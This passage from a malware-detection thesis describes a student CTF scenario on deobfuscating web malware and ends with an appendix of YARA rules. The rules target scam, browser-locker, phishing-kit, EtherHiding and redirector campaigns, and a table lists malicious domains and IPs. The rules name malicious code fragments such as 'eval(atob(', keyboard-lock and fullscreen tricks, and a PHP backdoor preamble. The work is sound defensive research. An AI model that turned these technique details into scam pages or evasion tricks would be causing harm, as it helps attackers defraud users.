


Figure 5.3: BUTCA – Implementation Interface




Figure 5.4: BUTCA – Shortened Task Interface

The first task serves to familiarize the participant with a key component used throughout the scenario, namely the open-source tool `CyberChef` for code deobfuscation. The participant is required to practice the step-by-step application of deobfuscation operations within this web-based environment.

The first analyzed sample focuses on basic deobfuscation techniques and token analysis. The second task requires the participant to identify and decode the JWT token embedded within the sample and extract the activation time by converting a UNIX timestamp into a human-readable format. This is followed by the third task, where the participant uses John the Ripper with a wordlist to recover the secret key used for signing the token.

The second sample introduces more advanced modern obfuscation techniques. The fourth task focuses on identifying obfuscation based on invisible Unicode characters and reconstructing the decoding logic required to reveal the hidden content.

The third sample is oriented towards phishing analysis. In the fifth task, the participant analyzes a phishing page and extracts an encoded C2 server URL by applying multiple decoding steps. The sixth task builds on this by requiring the participant to locate and decode the string containing a name of the campaign.

The final sample focuses on payload analysis and decryption. The seventh task requires identifying an obfuscated function responsible for XOR-based encryption through code analysis. The eighth task then builds on previous findings and requires the participant to fully decode and decrypt the malicious payload using the identified key and appropriate transformations.

6 Conclusion

This thesis focused on the analysis and detection of web-based malware targeting HTML and JavaScript environments. The primary goal of the thesis was the creation of YARA detection rules that were integrated into Gen Digital detection systems. The work combined theoretical understanding of malware behavior with the analysis of real-world samples, enabling the design of detection rules that can be effectively deployed in operational environments.

The analysis was performed on samples provided by Gen Digital and focused on multiple malware families and techniques, including BetterJsPop, JsPieRedirectors, Government Scam, Browlock, phishing kits, YandexTDS, and EtherHiding. Together, 19 YARA rules were developed for 8 malware families and 2 techniques. These rules were designed to capture both known samples and previously unseen variants by combining generalized patterns with campaign-specific indicators of compromise. Their deployment resulted in the detection of more than 2.2 million attacks and creation of 2548 derived detections. This demonstrates their practical effectiveness and improvement of detection coverage.

The analysis further revealed that different malware types use fundamentally different strategies. Some campaigns, such as adware or scam campaigns, rely on relatively stable code bases that generate high volumes of detections over time. In contrast, phishing campaigns are typically fragmented into a large number of smaller campaigns, each with a limited number of occurrences. Malvertising campaigns represent another distinct category, where the observed activity strongly depends on the applied classification approach and proper detection differentiation.

Another important finding is the increasing reliance on legitimate infrastructure including blockchain-based platforms. Techniques such as EtherHiding demonstrate how attackers can leverage trusted services to distribute payloads in a way that is difficult to distinguish from legitimate Web3 activity. This complicates detection and highlights the need for more context-aware and adaptable detection strategies.

In addition to the main analytical contributions, a Capture The Flag (CTF) scenario was developed and integrated into the university educational environment BUTCA – Brno University of Technology Cyber Arena. The scenario serves as a learning tool aimed at familiarizing students with analytical procedures used in the analysis of real-world HTML-based malware.

Overall, the results confirm that combining detailed malware analysis with carefully designed YARA rules enables effective detection of known threats, tracking of their evolution, and identification of previously hidden relationships between campaigns. This approach provides a more comprehensive understanding of the threat landscape and supports the development of more effective defensive mechanisms.

A Created YARA rules for BetterJsPop

```
rule betterjspop_generic_sequences
{
  meta:
    author = "Adam Behun"
  strings:
    $r01 = /=\s{0,6}["']]BetterJsPop['"];/i
    $s01 = "window.popns" nocase
    $s02 = "window.pop_cdn" nocase
    $r11 = /\.console\s?\&\&\s?\w\.console\.(log|warn)\s?\&\&/i
    $r12 = /var\s\w{1,5}\sin\sconsole/i
    $r14 = /=\/\\x6f\\u006e\[[\s\\r\\n\\u205f\\u202f\\u2028\\u2029\\uf
        eff\\f\\u3000\\u2000-\\u200a\\u1680\\u00a0\\v\\t\\u180e]{3,8}/
    $r21 = /typeof window\s?===\s?typeof\s?\{\}\s?\?\s?window\s?:\s?ty
        peof global\s?===\s?typeof\s?\{\}\s?\?\s?global\s?:\s?this/i
  condition:
    ($r01 or any of ($s0*)) and any of ($r1*) and $r21
}
```

Listing A.1: BetterJsPop – General Sequences Rule

```
rule betterjspop_observed_payloads
{
  meta:
    author = "Adam Behun"
  strings:
    $s01 = "return\"%1A%17JQA32%3E~"
    $s02 = "return\"%16%20/DD**;#%5Bl"
    $s03 = "return\"%11!**j888g%107$6\&3p"
    $s04 = "return\"%04%0Bsvec%05%17ud9"
    $s11 = "('A[#2$]')"
    $s12 = "('F^G%*N')"
    $s13 = "('WHXOUH')"
    $s14 = "('59DXUM')"
  condition:
    filesize < 10MB and any of ($s0*) and any of ($s1*)
}
```

Listing A.2: BetterJsPop – Observed Sequences Rule

B Redirect servers, IP addresses and cookies for Pie Redirectors

Cookie ID	Site Names	IP Address
208c9	lparket.com	193.161.202.200
208c9	pie-recipes.com	193.161.202.200
208c9	advertising-cdn.com	193.161.202.200
208c9	crocodail-dandy.com	193.161.202.200
208c9	nosotoros.com	193.161.202.200
208c9	jscodebank.com	104.21.10.123, 172.67.190.36
208c9	jsframeworksite.com	104.21.56.51, 172.67.175.31
0d3a2	trackingrevenuetds.com	104.21.64.138, 172.67.151.53
080bb	carepansion.shop	104.21.54.189, 172.67.141.70
73b51	tarivo.online	91.210.166.172
878c4	statacounter.ru	217.114.4.126
85a13	sorrybizzy.xyz	95.179.141.146
7e854	arbitragebar.com	104.21.87.156, 172.67.144.79
dd066	omenkid.top	104.21.4.116, 172.67.132.9
fa1b5	dfjishsdbnjfkgbsfd.com	104.21.88.10, 172.67.149.228
ccbfa	onlinephrx.com	104.21.25.69, 172.67.133.196
97f56	blinknode.shop	31.172.78.235
e6657	amulex.ru	212.41.23.221
b4130	armacon.run	104.21.27.253
f2778	1anet.com, ns2.1anet.com, rippercasinopokies.com	108.160.154.66, 104.21.67.87
83a50	kiaro.org	188.114.97.3
55e66	penalty-cz.pro	188.245.35.10
75c01	5fulnz.easys-members-romances.com	104.21.53.165
b251f	wildbrind.ru	46.173.18.64
a2bd9	tool-tracker-domain.site	188.114.96.3

C Created YARA rules for Pie Redirectors

```
rule js_pie_redirectors_generic_sequences
{
  meta:
    author = "Adam Behun"
  strings:
    $s01 = "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoie1w"
    $s11 = "_subid"
    $s12 = "uniqueness_cookie"
    $r11 = /window\._[A-Za-z0-9]{16,32}/
    $r12 = /decodeURIComponent\s?\(\s?atob\s?\(\s?\w\s?\)\.split\
        (["']{2}\)\.map\s?\(function\s?\(\w\)/i
    $r23 = /typeof\s?\w\s?\&\&\s?\w\.source\.includes\(["']http\\
        \\-equiv=\[\\\\\\["']\\\\["']\]\?refresh\[\\\\\\["']\\\\["']\]
        \?["']\)/
    $r24 = /document\.write\s?\(\s?["']<meta\s?http-equiv=["']refr
        esh["']\s?content=["']\w;url=["']\s?\+\s?\w\s?\+\s?["']{2}\s?
        \/>["']\s?\)/
  condition:
    filesize < 10MB and #s01 >= 2 and
    any of ($s1*) and any of ($r1*) and any of ($r2*)
}
```

Listing C.1: JsPieRedirectors – General Sequences Rule

```
rule js_pie_redirectors_observed_cookies
{
  meta:
    author = "Adam Behun"
  strings:
    $s01 = "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoie1w"
    $s11 = "_subid"
    $s12 = "uniqueness_cookie"
    $s21 = /"208c9"|"0d3a2"|"080bb"|"73b51"|"878c4"|"85a13"|"92172"|
        "7e854"|"dd066"|"fa1b5"|"ccbfa"|"97f56"|"73745"|"..."/
  condition:
    filesize < 10MB and #s01 >= 2 and any of ($s1*) and $s21
}
```

Listing C.2: JsPieRedirectors – Observed Sequences Rule

D Created YARA rules for GovernmentScam and Browlock

```
rule government_scam_generic_sequences
{
  meta:
    author = "Adam Behun"
  strings:
    $s01 = "artifact_react" nocase
    $s02 = "__app_src" nocase
    $s03 = "entryAlertStyles" nocase
    $s11 = "clearCardFieldsAndFocus" nocase
    $s12 = "panInput" nocase
    $s21 = "cursor: none !important" nocase
    $r01 = /a\d{1,2}InputRef/ nocase
    $b01 = "show_otp" base64
    $b02 = "new_card" base64
    $b03 = "card_id" base64
  condition:
    html.is_html and filesize < 1MB and all of ($s0*) and
    (all of ($b0*) or all of ($s1*)) and #s21 >= 12 and #r01 >= 12
}
```

Listing D.1: GovernmentScam – General Sequences Rule

```
rule government_scam_romania
{
  meta:
    author = "Adam Behun"
  strings:
    $s01 = "admbest"
    $s02 = { d0 bf d0 be d0 ba d0 b0 d0 b7 d1 8b d0 b2 d0 b0 d0
        b5 d1 82 d1 81 d1 8f 20 d0 bf d0 b5 d1 80 d0 b2 d1 8b d0 bc }
    $s03 ="POLROM-CIBER-2025-44783"
    $s11 = "window.onbeforeunload"
    $s12 = "!document.fullscreenElement"
    $s13 = "navigator.keyboard.lock"
    $s21 = "target.closest"
    $r01 = /document\.addEventListener\(['"](click|keydown|touchstart)
        ['"]\,\s?\w{1,12}\,\s?true\);/i
  condition:
```

```
    filesize < 10MB and any of ($s0*) and
    all of ($s1*) and #s21 >= 12 and #r01 >= 3
}
```

Listing D.2: GovernmentScam – Romanian Government Scam Rule

```
rule browlock_known_sequences
{
  meta:
    author = "Adam Behun"
  strings:
    $blacklist = "Rasheed" nocase
  condition:
    filesize < 1MB and (#blacklist < 12) and
    (Browlock_escfx_technique or Browlock_allkeys_technique
    or Browlock_fullscreen_technique)
}
rule Browlock_escfx_technique
{
  meta:
    author = "Adam Behun"
  strings:
    $s01 = ".preventDefault();"
    $s02 = ".stopPropagation();"
    $s03 = ".stopImmediatePropagation();"
    $r11 = /\.onkeydown\s?=\s?function\(/
    $r12 = /\.addEventListener\(['"]keydown['"]/
    $r21 = /\.key\s?===\s?['"]Escape['"]/
    $r22 = /\.key\s?===\s?['"]F(1|2|3|5|7|11|12)['"]/i
  condition:
    html.is_html and filesize < 10MB and
    2 of ($s0*) and all of ($r1*) and $r21 and #r22 > 3
}
rule Browlock_allkeys_technique
{
  meta:
    author = "Adam Behun"
  strings:
    $s01 = ".preventDefault();"
    $s02 = ".stopPropagation();"
    $s03 = ".stopImmediatePropagation();"
    $r11 = /\.(alt|ctrl|meta)Key\s?&&/
```

```
    $r12 = /\.key\s?===\s?['"](Escape|Tab)['"]/
    $r13 = /\.key\s?===\s?['"]F\d{1,2}['"]/i
    $r14 = /\.key\s?===\s?['"][wdqr]['"]/i
  condition:
    html.is_html and filesize < 10MB and any of ($s0*) and
    all of ($r1*) and #r13 > 3 and #r14 > 3
}
rule Browlock_fullscreen_technique
{
  meta:
    author = "Adam Behun"
  strings:
    $s01 = "window.onbeforeunload"
    $s02 = "!document.fullscreenElement"
    $s03 = "navigator.keyboard.lock"
    $r01 = /addEventListener\(['"](click|keydown|touchstart)/i
    $b01 = "touchstart" base64
    $b02 = "click" base64
    $b03 = "keydown" base64
  condition:
    html.is_html and
    filesize < 10MB and
    all of ($s0*) and
    (#r01 + #b01 + #b02 + #b03) >= 3
}
```

Listing D.3: Browlock – General Sequences Rule and Techniques

E Created YARA rules for EtherHiding

```
rule etherhiding_generic_sequences
{
  meta:
    author = "Adam Behun"
  strings:
    $s01 = "eth.Contract(" nocase
    $s02 = "ethers.Contract(" nocase
    $s03 = "binance.org" nocase
    $s04 = "bnbchain.org" nocase
    $s05 = "drpc.org" nocase
    $s06 = "defibit.io" nocase
    $s07 = "ninicoin.io" nocase
    $s08 = "stateMutability" nocase
    $s11 = "JsonRpcProvider(" nocase
    $s12 = "new Web3(" nocase
    $b01 = "eth.Contract(" base64
    $b02 = "ethers.Contract(" base64
    $b03 = "binance.org" base64
    $b04 = "bnbchain.org" base64
    $b05 = "drpc.org" base64
    $b06 = "defibit.io" base64
    $b07 = "ninicoin.io" base64
    $b08 = "stateMutability" base64
    $b11 = "JsonRpcProvider(" base64
    $b12 = "new Web3(" base64
    $b13 = "eval(atob(" base64
    $s21 = "data:text/javascript;base64" nocase
    $b21 = "'eth_call'" base64
    $b22 = "\"eth_call\"" base64
    $fp01 = "getBlockNumber" nocase
    $fp02 = "CryptoBlades" nocase
    $fp03 = "chainId" nocase
    $fp04 = "balanceOf" nocase
    $fp05 = "dropcatch.com" nocase
    $fp06 = "PJ Investment"
  condition:
    html.is_html and filesize < 10MB and none of ($fp*) and
    ((3 of ($s0*, $b0*) and any of ($s1*, $b1*, $b2*)) or
    ($s21 and any of ($b2*))
```

```
}
```

Listing E.1: EtherHiding – General Sequences Rule

```
rule etherhiding_sequences_specific_campaigns
{
  meta:
    author = "Adam Behun"
  strings:
    $s01 = "stop watching us" nocase
    $s02 = "KGZ1bmN0aW9uKCkgewOKICAgIGNvbnN0IGNvbnRyYWN0" nocase
  condition:
    html.is_html and filesize < 10MB and any of ($s0*)
}
```

Listing E.2: EtherHiding – Campaigns Specific Sequences Rule

```
rule etherhiding_observed_contracts
{
  meta:
    author = "Adam Behun"
  strings:
    $s001 = "0x34585777" nocase
    $s002 = "0x88266B2F" nocase
    $s003 = "0xde51397c" nocase
    $s004 = "0xdf20921e" nocase
    $s005 = "0x7f36D929" nocase
    $s006 = "0xA1decFB7" nocase
    $s007 = "0x46790e2A" nocase
    $s008 = "0x5dE54CEA" nocase
    $s009 = "0xf4a32588" nocase
    $s010 = "0x68DcE15C" nocase
    $s011 = "0xd3B72fd8" nocase
    $s012 = "0xa6165aa3" nocase
    $s013 = "0xC4D41e80" nocase
    $s014 = "0x2102bf51" nocase
    $s015 = "0xf9d43274" nocase
    $s016 = "0xc2da361c" nocase
    $s017 = "0x86d1a21f" nocase
    $s018 = "0x5c77567f" nocase
    $s019 = "0x3b5a23f6" nocase
    $s020 = "0x2C609d9C" nocase
    $s021 = "0x4Ef53d2c" nocase
```

```
    $s022 = "0x5dbf760b" nocase
    $s023 = "0x9396dcbf" nocase
    $s024 = "0xBb50A534" nocase
    $s025 = "0xD5cCe260" nocase
    $s026 = "0xa877D5bb" nocase
    $s027 = "0xa9d17f6d" nocase
    $s028 = "0xde51ba96" nocase
    $s029 = "0xAaa8051D" nocase
    $s030 = "0xfc1fE66F" nocase
    $s031 = "0xAeF2ed8B" nocase
    $s032 = "0x1b265b97" nocase
    $s033 = "0x97700417" nocase
    $s034 = "0x80d31D93" nocase
    $s035 = "0x33830cCE" nocase
    $s036 = "0x100D371b" nocase
    $b001 = "0x34585777" base64
    $b002 = "0x88266B2F" base64
    $b003 = "0xde51397c" base64
    $b004 = "0xdf20921e" base64
    $b005 = "0x7f36D929" base64
    ...
  condition:
    html.is_html and
    filesize < 10MB and
    (etherhiding_sequences_generic or
        etherhiding_sequences_specific_campaigns) and
    (any of ($s*) or any of ($b*))
}
```

Listing E.3: EtherHiding – General Observed Sequences Rule

F Created YARA rules for Phishing Kits

```
rule phishing_email_access_stealer
{
  meta:
    author = "Adam Behun"
  strings:
    $s01 = "validate[required]" nocase
    $s02 = "oncontextmenu=\"return false\"" nocase
    $s03 = "oncut=\"return false\"" nocase
    $s04 = "oncopy=\"\"" nocase
    $s11 = {E9 98 B2 E6 AD A2 E6 9C AA E7 BB 8F
        E6 8E 88 E6 9D 83 E7 9A 84 E8 AE BF E9 97 AE}
    $s12 = {E8 BE 93 E5 85 A5 E7 94 B5 E5 AD
        90 E9 82 AE E4 BB B6 E5 AF 86 E7 A0 81}
    $s13 = {E6 9F A5 E7 9C 8B E6 96 87 E4 BB B6}
  condition:
    filesize < 10MB and html.is_html and
    all of ($s0*) and any of ($s1*)
}
```

Listing F.1: Phishing Kits – Email Access Stealer Rule

```
rule phishing_urlencoded_mailcred_stealer
{
  meta:
    author = "Adam Behun"
  strings:
    $s01 = "document.write(unescape(" nocase
    $s02 = "%3C/body%3E" nocase
    $s03 = "%3Chead%3E" nocase
    $s04 = "%3CHTML%3E" nocase
    $s05 = "%3Ctitle%3E" nocase
    $s11 = ".cz" nocase
    $s12 = "EMail" nocase
    $s13 = "Password" nocase
    $s14 = "Login" nocase
  condition:
    html.is_html and filesize < 10MB and
    all of ($s0*) and 2 of ($s1*)
}
```

Listing F.2: Phishing Kits – URL Encoded Email Access Stealer Rule

```
rule phishing_signin
{
  meta:
    author = "Adam Behun"
  strings:
    $s01 = "atob("
    $s02 = "(’’))"
    $s11 = ".php?dir=’+dir"
    $s12 = "(obfuscated)"
    $s13 = "font-size: 0.02px"
condition:
    html.is_html and filesize < 10MB and
    (((#s01 >= 4) and (#s02 >= 2)) or any of ($s1*)) and
    ((for any title in html.titles :(
      title.text icontains "Sign in to your account" or
      title.text matches /^[a-zA-Z0-9]{30,60}$/
      )) or
    (for any script in html.scripts :(
      script.text matches /\.html\(\w+\(data\)\)/)))
}
```

Listing F.3: Phishing Kits – Microsoft Sign-In Rule

```
rule phishing_php_alivecheck_preamble
{
  meta:
    author = "Adam Behun"
  strings:
    $s01 = "]){die("
    $s02 = "<?php ?><?php"
    $s03 = "if(isset($_"
  condition:
    filesize < 10MB and all of ($s0*)
}
```

Listing F.4: Phishing Kits – PHP Backdoor Rule

G Created YARA rules for YandexTDS

```
rule yandex_tds_generic_sequences
{
  meta:
    author = "Adam Behun"
  strings:
    $r01 = /POST\s?['"],['"]\s?\/\s?user\.php/ nocase
    $s01 = "(function(__htas)" nocase
    $s02 = "PopCookieTimeout" nocase
    $s03 = "yandex" nocase
    $s04 = "!0x0"
  condition:
    html.is_html and filesize < 10MB and
    $r01 and $s01 and #s02 >= 2 and #s03 >= 3 and #s04 >= 2
}
```

Listing G.1: YandexTDS – General Sequences Rule

Bibliography

[1] R. ROSS and V. PILLITTERI, "Protecting controlled unclassified information in nonfederal systems and organizations," nist special publication 800-171 revision 3, National Institute of Standards and Technology, Gaithersburg, MD, 2024. [online] DOI: 10.6028/NIST.SP.800-171r3. Available at: https://doi.org/10.6028/NIST.SP.800-171r3. [Accessed 31 October 2025].

[2] P. SZOR, *The Art of Computer Virus Research and Defense*. Boston: Addison-Wesley Professional, 2005. ISBN 978-0321304544.

[3] R. VANNESS, M. CHOWDHURY, and N. RIFAT, "Malware: A software for cybercrime," in *2022 IEEE International Conference on Electro Information Technology (eIT)*, (East Stroudsburg, USA), IEEE, 2022. ISBN 978-1-6654-8009-3.

[4] Y. TAKATA, S. GOTO, and T. MORI, "Analysis of redirection caused by web-based malware," *Proceedings of the Asia-Pacific Advanced Network*, vol. 32, pp. 53–62, 2011. DOI: 10.7125/APAN.32.7. [online] Available at: https://files.core.ac.uk/download/236243246.pdf [Accessed 4 December 2025].

[5] K. D. MITNICK and W. L. SIMON, *The Art of Deception: Controlling the Human Element of Security*. Indianapolis: Wiley, 2002. ISBN 978-0471237129.

[6] A. KLEYMENOV and A. THABET, *Mastering Malware Analysis: A Malware Analyst's Practical Guide to Combating Malicious Software, APT, Cybercrime, and IoT Attacks*. Birmingham: Packt Publishing, 2nd ed., 2022. ISBN 978-1-80323-081-8.

[7] HYBRID ANALYSIS, "Hybrid analysis — online malware analysis service," 2025. [online] Available at: https://hybrid-analysis.com/ [Accessed 2 November 2025].

[8] VIRUSTOTAL, "Virustotal — url scanner," 2025. [online] Available at: https://www.virustotal.com/gui/home/url [Accessed 2 November 2025].

[9] URLSCAN.IO, "urlscan.io — website and url scanner," 2025. [online] Available at: https://urlscan.io/ [Accessed 2 November 2025].

[10] A. AFIANIAN, S. NIKSEFAT, and B. SADEGHIYAN, "Malware dynamic analysis evasion techniques: A survey," *arXiv preprint*, 2018. [online] Available at: https://arxiv.org/abs/1811.01190. DOI: 10.48550/arXiv.1811.01190. [Accessed 4 November 2025].

[11] D. STUTTARD and M. PINTO, *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Indianapolis: Wiley, 2008. ISBN 978-0-470-17077-9.

[12] CUCKOO SANDBOX, "Cuckoo sandbox — malware analysis system (github)," 2025. [online] Available at: https://github.com/cuckoosandbox [Accessed 2 November 2025].

[13] MOZILLA, "Firefox developer tools — user docs," 2025. [online] Available at: https://firefox-source-docs.mozilla.org/devtools-user/ [Accessed 2 November 2025].

[14] WIRESHARK FOUNDATION, "Wireshark — network protocol analyzer," 2025. [online] Available at: https://www.wireshark.org/ [Accessed 2 November 2025].

[15] PROGRESS TELERIK, "Fiddler — web debugging proxy," 2025. [online] Available at: https://www.telerik.com/fiddler [Accessed 2 November 2025].

[16] J. ODII, J. ANENECHUKWU, and C. HAMPO, "Comparative analysis of malware detection techniques using signature, behaviour and heuristics," *International Journal of Computer Science and Information Security*, vol. 17, no. 6, 2019.

[17] SIGMA HQ, "Sigma detection format — rules basics," 2025. [online] Available at: `https://sigmahq.io/docs/basics/rules.html` [Accessed 2 November 2025].

[18] OISF / Suricata, "Suricata rules — documentation," 2025. [online] Available at: `https://docs.suricata.io/en/latest/rules/index.html` [Accessed 2 November 2025].

[19] C. SANDERS and J. SMITH, *Applied Network Security Monitoring: Collection, Detection, and Analysis*. Waltham: Syngress, 2014. ISBN 978-0-12-417208-1.

[20] VIRUS TOTAL, "Writing yara rules," 2025. [online] Available at: https://yara.readthedocs.io/en/latest/writingrules.html. [Accessed 2 November 2025].

[21] U.S. Department of Health and Human Services, "Clickfix attacks sector alert (tlp: Clear)," tech. rep., Health Sector Cybersecurity Coordination Center (HC3), 2025. [online] Available at:

https://www.hhs.gov/sites/default/files/clickfix-attacks-sector-alert-tlpclear.pdf [Accessed 3 December 2025].

[22] S. KUMAR, R. GUPTA, *et al.*, "A large-scale analysis of captcha abuse and security," *arXiv preprint*, 2022. [online] Available at: https://arxiv.org/pdf/2201.04014 [Accessed 3 December 2025].

[23] MITRE ATT&CK, "Socgholish (software s1124)," 2024. [online] Available at: https://attack.mitre.org/software/S1124/ [Accessed 3 December 2025].

[24] J. NARVAEZ, B. ENDICOTT-POPOVSKY, C. SEIFERT, I. WELCH, and P. KOMISARCZUK, "Drive-by-downloads," technical report cs-tr-08/01, Victoria University of Wellington, School of Mathematical and Computing Sciences, Wellington, 2008. [online] Available at: http://www.mcs.vuw.ac.nz/research [Accessed 3 December 2025].

[25] J. SZURDI, M. COVA, *et al.*, "Where are you taking me? understanding abusive traffic distribution systems," in *Proceedings of the Web Conference (WWW)*, 2021. [online] Available at: https://www.securitee.org/files/tds-www2021.pdf [Accessed 3 December 2025].

[26] MICROSOFT, "Html smuggling surges: Highly evasive loader technique increasingly used in banking malware, targeted attacks," 2021. [online] Available at: https://www.microsoft.com/en-us/security/blog/2021/11/11/html-smuggling-surges-highly-evasive-loader-technique-increasingly-used-in-banking-malware-targeted-attacks/. [Accessed 2 November 2025].

[27] M. JOHNS, "On javascript malware and related threats: Web page based attacks revisited," *Journal of Computer Virology*, 2007. DOI: 10.1007/s11416-007-0076-7.

[28] Google, "recaptcha — developer documentation," 2025. [online] Available at: `https://developers.google.com/recaptcha` [Accessed 4 November 2025].

[29] JSCRAMBLER BLOG, "Javascript obfuscation: The definitive guide," 2025. [online] Available at: https://jscrambler.com/blog/javascript-obfuscation-the-definitive-guide. [Accessed 4 November 2025].

[30] LELINHTINH, "de4js — online javascript deobfuscator and beautifier," 2025. [online] Available at: `https://lelinhtinh.github.io/de4js/` [Accessed 4 November 2025].

[31] JS Beautify, "Jsbeautify — online javascript beautifier," 2025. [online] Available at: `https://jsbeautify.org/` [Accessed 4 November 2025].

[32] GCHQ, "Cyberchef — the cyber swiss army knife," 2025. [online] Available at: `https://gchq.github.io/CyberChef` [Accessed 4 November 2025].

[33] A. TKACHENKO, D. SUSKEVIC, and B. ADOLPHI, "Deconstructing obfuscation: A four-dimensional framework for evaluating large language models assembly code deobfuscation capabilities," *arXiv preprint*, 2025. [online] Available at: https://arxiv.org/abs/2505.19887 [Accessed 5 November 2025].

[34] JEHNA, "Humanify — online tool for code beautification," 2025. [online] Available at: `https://github.com/jehna/humanify` [Accessed 5 November 2025].

[35] MICROSOFT, "Github copilot — ai pair programmer," 2025. [online] Available at: `https://copilot.microsoft.com/` [Accessed 5 November 2025].

[36] ANTHROPIC, "Claude code — command-line ai coding assistant," 2025. [online] Available at: `https://www.anthropic.com/product/claude-code` [Accessed 11 May 2026].